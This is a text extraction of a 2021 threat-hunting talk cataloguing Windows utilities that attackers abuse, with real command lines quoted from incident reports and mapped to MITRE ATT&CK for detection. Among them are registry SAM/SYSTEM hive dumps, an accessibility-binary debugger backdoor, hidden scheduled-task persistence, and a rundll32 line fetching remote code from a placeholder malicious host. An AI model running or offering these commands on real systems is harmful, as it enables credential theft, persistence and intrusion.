


Common Tools And Techniques Used By Threat Actors And Malware

Nasreddine Bencherchali

April 2021 – DIGITAL OVERDOSE



About Me

- Windows Internals enthusiast
- Threat Hunting and detection engineering lover
- Infosec Blog <https://nasbench.medium.com>
- Security Engineer @ELIT
- Twitter [@nas_bench](https://twitter.com/nas_bench)

Agenda

- Motivation behind this talk
- Tools & Techniques
- Detection Opportunities
- Resources

Motivation

Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor

December 13, 2020 | by FireEye

SolarWinds Attacks: Stealthy Attackers Attempted To Evade Detection



Sunburst: connecting the dots in the DNS requests

APT REPORTS


18 DEC 2020

8 minute read

Who was breached ? (Almost everyone)

- FireEye
- Microsoft
- Cisco
- Intel
- Nvidia
- Vmware
- US departments of Defense
- US departments of Commerce
- US departments of Energy
- US departments of Homeland Security
- US departments of the treasury
- ...Etc

Motivation



SUPPLY CHAIN ATTACK


Wireshark · Follow TCP Stream (tcp.stream eq 0) · 2.pcap

GET /swip/upd/Orion.UI-5.2.0.xml HTTP/1.1
If-None-Match: dfl
Host: [REDACTED]
Connection: Close

HTTP/1.1 200 OK
Content-Type: application/xml
Transfer-Encoding: chunked
Connection: close
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Trace: 2B [REDACTED] 8F900
X-Powered-By: ASP.NET
Date: [REDACTED]
ETag: fee cd11f

1eea
<?xml version="1.0" encoding="utf-8"?>
<assembly Name="Orion.UI" Key="{28 [REDACTED] 0-dcc8-471b-525f-b [REDACTED] 8}" Version="4.8">
 <dependencies>
 <assemblyIdentity Name="Microsoft.Threading.Tasks.Extensions/Desktop" Key="{}-efe7-4e55-[REDACTED]" Version="1.0.165.0" Culture="neutral" PublicKeyToken="d361b097aa3f2677" Hash="36[REDACTED]a472"/>
 <assemblyIdentity Name="SolarWinds.DPI.Common" Key="{}23c62d6c-8925-2e33-46b3-bf0ecc04a36f" Version="2.6.0.314" Culture="neutral" PublicKeyToken="72273be33fabb7b3" Hash=""/>
 <assemblyIdentity Name="SolarWinds.Orion.Cortex.BusinessLayer.Contracts" Key="{}-[REDACTED]" Version="3.0.0.3149" Culture="neutral" PublicKeyToken="{}"
 Hash="d4d7c77166aa1b24ecd8a5426d80141e"/>
 <assemblyIdentity Name="SolarWinds.Wireless.Heatmaps.Collector" Key="{}-[REDACTED]" Version="3.3.0.454" Culture="neutral" PublicKeyToken="{}" Hash=""/>
 <assemblyIdentity Name="SolarWinds.Data.Providers.VIM.Plugin.v3" Key="{}-[REDACTED]" Version="8.3.1.8604" Culture="neutral" PublicKeyToken="{}" Hash=""/>
 <assemblyIdentity Name="Infragistics2.Win.Misc.v10.2" Key="{}-[REDACTED]">

Motivation



CROWDSTRIKE | **BLOG** **Featured** ▾ **Recent** ▾


SUNSPOT: An Implant in the Build Process

January 11, 2021 CrowdStrike Intelligence Team Research & Threat Intel

Technical Analysis

SUNSPOT was identified on disk with a filename of taskhostsvc.exe (SHA256 Hash: c45c9bda8db1d470f1fd0dcc346dc449839eb5ce9a948c70369230af0b3ef168), and internally named taskhostw.exe by its developers. It was likely built on 2020-02-20 11:40:02, according to the build timestamp found in the binary, which is consistent with the currently assessed StellarParticle supply chain attack timeline. StellarParticle operators maintained the persistence of SUNSPOT by creating a scheduled task set to execute when the host boots.

Motivation



Motivation

Study of more then **51** reports of the year 2020



Tools & Techniques



Empire

AdFind

PsExec

```
.#####.  
.## ^ ##.  
## / \ ##  
## \ / ##  
'## v ##'  
'#####'
```

Csc.exe

Cmstp.exe

Rundll32.exe

Reg.exe

Regsvr32.exe

Certutil.exe

Bitsadmin.exe

Powershell.exe

Tools & Techniques

**Open Source
Custom
Commercial
Tools**

**Windows
Utilities
(LOLBINs)**

Why LOLBINs ?

- Already there / No download required
- Blend in
- Bypass application control
- Powerful capabilities
- Etc...

Key Terms & Concepts

ATT&CK®

MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.

Key Terms & Concepts

ID	Name
TA0043	Reconnaissance
TA0042	Resource Development
TA0001	Initial Access

ID: TA0043

Created: 02 October 2020

Last Modified: 18 October 2020

ID	Name	Description
T1595	Active Scanning	Before compromising a victim, adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.
.001	Scanning IP Blocks	Before compromising a victim, adversaries may scan victim IP blocks to gather information that can be used during targeting. Public IP addresses may be allocated to organizations by block, or a range of sequential addresses.
.002	Vulnerability Scanning	Before compromising a victim, adversaries may scan victims for vulnerabilities that can be used during targeting. Vulnerability scans typically check if the configuration of a target host/application (ex: software and version) potentially aligns with the target of a specific exploit the adversary may seek to use.



**What LOLBIN's
are being used**

Whoami

“Displays user, group and privileges information for the user who is currently logged on to the local system”



whoami

whoami /all

whoami /groups

whoami /priv

whoami /user

whoami /upn

Source	Command Line
https://thedefirreport.com/2020/11/23/pysa-mespinoza-ransomware/	whoami /all
https://thedefirreport.com/2020/11/23/pysa-mespinoza-ransomware/	whoami.exe /user
https://thedefirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/	C:\Windows\system32\whoami.exe /user
https://thedefirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/	C:\Windows\system32\whoami.exe /groups
https://thedefirreport.com/2020/05/08/adfind-recon/	whoami /upn
https://thedefirreport.com/2020/04/30/tricky-pyxie/	C:\Windows\system32\cmd.exe /C whoami /groups

Whoami

The following techniques from MITRE ATT&CK are associated with this tool:

T1033: System Owner/User Discovery

T1059.003: Command and Scripting Interpreter: Windows Command Shell

Nltest

"Network Location Test – List domain controllers(DCs), Force a remote shutdown, Query the status of trust, test trust relationships and the state of domain controller replication."



```
nltest /domain_trusts  
nltest /domain_trusts /all_trusts  
nltest /dclist:[DOMAIN]
```

Nltest



Source

Command Line

<https://thedfirreport.com/2021/01/11/trickbot-still-alive-and-well/>

`C:\Windows\system32\cmd.exe /C nltest /dclist:"DOMAINNAME"`

<https://thedfirreport.com/2021/01/11/trickbot-still-alive-and-well/>

`C:\Windows\system32\cmd.exe /C nltest /domain_trusts /all_trusts`

<https://thedfirreport.com/2020/11/23/pysa-mespinoza-ransomware/>

`nltest.exe /dclist:`

<https://thedfirreport.com/2020/11/05/ryuk-speed-run-2-hours-to-ransom/>

`nltest /domain_trusts /all_trusts`

<https://redcanary.com/blog/how-one-hospital-thwarted-a-ryuk-ransomware-outbreak/>

`nltest /domain_trusts /all_trusts`

<https://redcanary.com/blog/how-one-hospital-thwarted-a-ryuk-ransomware-outbreak/>

`nltest /dclist:<domain>`

<https://thedfirreport.com/2020/10/18/ryuk-in-5-hours/>

`nltest /domain_trusts /all_trusts`

<https://thedfirreport.com/2020/10/18/ryuk-in-5-hours/>

`nltest /dclist:DOMAIN`

<https://thedfirreport.com/2020/10/18/ryuk-in-5-hours/>

`nltest /domain_trusts /all_trusts`

<https://thedfirreport.com/2020/10/08/ryuks-return/>

`nltest /domain_trusts /all_trusts`

Nltest

The following techniques from MITRE ATT&CK are associated with this tool:

T1482: Domain Trust Discovery

T1018: Remote System Discovery

T1016: System Network Configuration Discovery

Reg

Reg is a Windows utility used to interact with the Windows Registry. It can be used at the command-line interface to query, add, modify, and remove information.



```
reg save hklm\security [PATH]
```

```
reg ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"  
/V "[NAME]" /t REG_SZ /F /D "[COMMAND]"
```

```
reg save HKLM\SYSTEM\CurrentControlSet\Control\LSA\Data [Path] /y
```

Reg



Source	Command Line
https://thedfirreport.com/2020/04/30/tricky-pyxie/	<code>reg.exe save hklm\system c:\windows\temp\kjmhmk</code>
https://thedfirreport.com/2020/04/30/tricky-pyxie/	<code>cmd.exe /c "reg.exe save hklm\sam c:\windows\temp\emmbnafjtwq"</code>
https://redcanary.com/blog/blue-mockingbird-cryptominer/	<code>REG.EXE ADD HKEY_LOCAL_MACHINE\Software\Classes\CLSID\InProcServer32 /V ThreadingModel /T REG_SZ /D Apartment /F</code>
https://redcanary.com/blog/how-one-hospital-thwarted-a-ryuk-ransomware-outbreak/	<code>reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe\" /f /v Debugger /t REG_SZ /d %windir%\system32\cmd.exe</code>
https://tria.ge/210119-f4jb7cdzrs/behavioral1#processes	<code>REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /f /v "snwy" /t REG_SZ /d "C:\Users\Admin\mpog.exe"</code>

Reg

The following techniques from MITRE ATT&CK are associated with this tool:

T1112: Modify Registry

T1012: Query Registry

T1552.002: Unsecured Credentials: Credentials in Registry

Schtasks

**“Enables an administrator to create, delete,
query, change, run, and end scheduled tasks
on a local or remote computer”**



SchTasks /Create /SC DAILY /TN “My Task” /TR “C:RunMe.bat” /ST 09:00

SchTasks /Change /TN “My Task” /ST 14:00

SchTasks /Delete /TN “My Task”

Name	Status	Triggers	Next Run Time	Last Run ...	Last Run... Duration	Author
 My Task	Ready	At 2:00 PM every day	9/18/2010 2:00:00 PM	Never		Administrator

Schtasks



Source

Command Line

<https://thedfirreport.com/2020/11/23/pysa-mespinoza-ransomware/> schtasks /create /tn K0adic /tr "C:\Windows\system32\mshta.exe C:\ProgramData\ZWXNUHDP.hta" /sc onlogon /ru System /f

<https://thedfirreport.com/2020/11/12/cryptominers-exploiting-weblogic-rce-cve-2020-14882/> "C:\Windows\System32\schtasks.exe" /Create /SC MINUTE /TN "Update service for Windows Service" /TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -File C:\Users\Administrator\update.ps1" /MO 30 /F

"C:\Windows\System32\schtasks.exe" /CREATE /SC ONSTART /TN jf0c /TR "'C:\Users\pagefilerpqy.exe'" /f

"C:\Windows\System32\schtasks.exe" /CREATE /SC ONSTART /TN jf0c /TR "'C:\Users\pagefilerpqy.exe'" /f /RL HIGHEST

"C:\Windows\System32\schtasks.exe" /CREATE /SC ONCE /ST 17:21:58 /TN 9T6ukfi6 /TR "'C:\Users\pagefilerpqy.exe'" /f

"C:\Windows\System32\schtasks.exe" /CREATE /SC ONCE /ST 17:21:58 /TN 9T6ukfi6 /TR "'C:\Users\pagefilerpqy.exe'" /f /RL HIGHEST

<https://thedfirreport.com/2020/11/05/ryuk-speed-run-2-hours-to-ransom/>

schtasks.exe /CREATE /XML C:\Windows\TEMP\schtask.xml /TN \Microsoft\Windows>ErrorDetails\ReportScriptErrors /F

<https://redcanary.com/blog/slaying-evil-cyber-incident-response-team/>

C:\\Windows\\system32\\schtasks.exe /run /tn \"ZvhIxdonjwfvei\"

schtasks.exe /Create /tn indexer /tr \"C:\Windows\System32\rundll32.exe C:\Users\user\AppData\artc.dll,StartW\" /ru user /sc minute /mo 5

<https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/>

<https://thedfirreport.com/2020/04/24/ursnif-via-lolbins/>

Schtasks

The following techniques from MITRE ATT&CK are associated with this tool:

T1053.005: Scheduled Task/Job: Scheduled Task

Rundll32

**“The “Rundll32” utility let’s you run DLL’s
directly from the command line”**



rundll32 <DLLname>

Rundll32



Source Command Line

<https://thedefirreport.com/2020/11/23/pysa-mespinoza-ransomware/>

rundll32 hxxp://malicious
@IP/VtgyT?Q0876J2GJ1=331040ce8af14667b3550a4c06f22999;ILAF5V97IL
=;\..\..\..\mshtml,RunHTMLApplication

<https://redcanary.com/blog/how-one-hospital-thwarted-a-ryuk-ransomware-outbreak/>

rundll32.exe

<https://thedefirreport.com/2020/10/18/ryuk-in-5-hours/>

C:\Windows\system32\cmd.exe /C rundll32 C:\Windows\system32\SQL.dll,
StartW

<https://thedefirreport.com/2020/10/18/ryuk-in-5-hours/>

rundll32 C:\PerfLogs\arti64.dll, rundll

<https://thedefirreport.com/2020/10/18/ryuk-in-5-hours/>

rundll32 C:\PerfLogs\socks64.dll, rundll

<https://thedefirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/>

"C:\\Windows\\System32\\rundll32.exe\" C:/Windows/Temp//rvhz1.dll
DIIRegisterServer

<https://thedefirreport.com/2020/04/24/ursnif-via-lolbins/>

cmd.exe rundll32 n.dll, StartW

<https://cyberpolygon.com/materials/threat-hunting-in-action/>

rundll32 C:\Users\vadmin\AppData\Local\Temp\sysprov32.dll,#0

<https://redcanary.com/blog/blue-mockingbird-cryptominer/>

